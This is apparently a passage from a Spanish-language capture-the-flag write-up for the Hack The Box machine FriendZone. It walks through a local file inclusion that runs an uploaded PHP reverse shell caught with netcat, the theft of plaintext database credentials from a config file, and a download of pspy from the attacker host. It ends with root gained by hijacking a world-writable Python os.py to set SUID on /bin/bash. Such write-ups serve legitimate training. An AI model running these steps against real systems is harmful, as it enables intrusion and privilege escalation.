
ote : we are dealing with a beginner php developer and the application is not tested ye

image\_name param is missed !


please enter it to show the image

default is image\_id=a.jpg&pagename=timestamp

[https://administrator1.friendzone.red/dashboard.php?image\\_id=a.jpg&pagename=/etc/Development/prueba](https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/prueba)



ahora simplemente hago una reverse Shell PHP de pentest monkey .



subo y escucho por netcat



```
smb: \> put prueba.php
putting file prueba.php as \prueba.php (16.2 kb/s) (average 5.5 kb/s)
smb: \>

~/machineshtb/Friendzone
nano prueba.php

~/machineshtb/Friendzone
nc -lvnp 123
listening on [any] 123 ...
```

y somos www data

```
~/machineshtb/Friendzone
nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.123] 59052: \>
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
06:03:44 up 2:00, 0 users, load average: 0.00, 0.00, 0.06
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
[0] 0:zsh 1:zsh- 2:nc*
```


Mejoramos Shell y enumeramos un poco encontrando en el var/www el archivo mysql\_data.conf con credenciales.

```
admin friendzone friendzoneportal friendzoneportaladmin:html
www-data@FriendZone:/var/www$ cat mysql_data.conf
for development process this is the mysql creds for user friend
db_user=friend
db_pass=Agpyu12!0.213$
db_name=FZ
www-data@FriendZone:/var/www$
```

cambio a usuario friend utilizando la contraseña encontrada.  
su friend

```
www-data@FriendZone:/var/www$ su friend
Password:
```

busco procesos que est n corriendo con pspy



lo transfiero y le otorgo permisos de ejecución  
wget http://10.10.14.3/pspy64  
chmod +x pspy64

```
friend@FriendZone:/tmp$ wget http://10.10.14.3/pspy64
--2024-05-31 06:17:09-- http://10.10.14.3/pspy64
Connecting to 10.10.14.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4468984 (4.3M) [application/octet-stream]
Saving to: 'pspy64'

pspy64
100%[=====] 4.26M 1.98MB/s in
2024-05-31 06:17:11 (1.98 MB/s) - 'pspy64' saved [4468984/4468984]

friend@FriendZone:/tmp$ chmod +x pspy64
friend@FriendZone:/tmp$ ls
pspy64
friend@FriendZone:/tmp$
```

luego de algunos minutos encontramos la ejecución del script usr/bin/python /opt/server\_admin/reporter.py ./pspy64

```
2024/05/31 06:18:38 CMD: UID=0 PID=13 |
2024/05/31 06:18:38 CMD: UID=0 PID=12 |
2024/05/31 06:18:38 CMD: UID=0 PID=115 |
2024/05/31 06:18:38 CMD: UID=0 PID=11 |
2024/05/31 06:18:38 CMD: UID=0 PID=10 |
2024/05/31 06:18:38 CMD: UID=0 PID=1 | /sbin/init splash
2024/05/31 06:20:01 CMD: UID=0 PID=2725 | /usr/bin/python /opt/server_admin/reporter.py
2024/05/31 06:20:01 CMD: UID=0 PID=2724 | /bin/sh -c /opt/server_admin/reporter.py
2024/05/31 06:20:01 CMD: UID=0 PID=2723 | /usr/sbin/cron -f
2024/05/31 06:20:32 CMD: UID=0 PID=2726 |
^CExiting program... (interrupt)
friend@FriendZone:/tmp$ ./pspy64
[0] 0:zsh 1:bash 2:nc*
```

visualizamos el archivo

```
friend@FriendZone:/tmp$ cat /opt/server_admin/reporter.py
#!/usr/bin/python
import os
to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"
print "[+] Trying to send email to %s"%to_address
#command = '' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you
-pass "PAPAP"
#os.system(command)
# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/tmp$ ls -la /opt/server_admin/reporter.py
-rwxr--r-- 1 root root 424 Jan 16 2019 /opt/server_admin/reporter.py
```

y detectamos que utiliza Python y la librería os trato de hacer un path hijacking, pero el path está bien.

```
friend@FriendZone:/tmp$ $PATH
bash: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games: No such file or directory
friend@FriendZone:/tmp$ $PATH
```

## Module hijacking library hijacking libreria hijacking.

Se puede hacer un library hijacking de os para eso tendríamos que localizar la librería locate os.py

```
# Sam ~ python developer
friend@FriendZone:/tmp$ locate os.py
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.py
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.pyc
/usr/lib/python2.7/encodings/palmos.py
/usr/lib/python2.7/encodings/palmos.pyc
/usr/lib/python3/dist-packages/LanguageSelector/macros.py
/usr/lib/python3.6/os.py
/usr/lib/python3.6/encodings/palmos.py
friend@FriendZone:/tmp$
```

se encuentra en usr/lib/python2.7/os.py validamos los permisos y detectamos que podemos editar como usuario friend.

```
friend@FriendZone:/tmp$ ls -la /usr/lib/python2.7/os.py
-rwxrwxrwx 1 root root 25910 Jan 15 2019 /usr/lib/python2.7/os.py
friend@FriendZone:/tmp$
```

Abusando de esta configuración inadecuada, modifiko esta librería y le añado el permiso SUID a la bash con system.

system("chmod u+s /bin/bash");

```
# aqui se forman los desmadres jejejeje normalmente se suele utilizar os.sytem pero estamos utilizando esa libreria entonces solo sistem mi
system("chmod u+s /bin/bash");
friend@FriendZone:
friend@FriendZone:
```

Ahora validamos permisos, esperamos unos minutos y luego escalamos privilegios.

```
friend@FriendZone:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 4 2018 /bin/bash
friend@FriendZone:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4#
[0] 0:zsh 1:bach- 2:nc*
```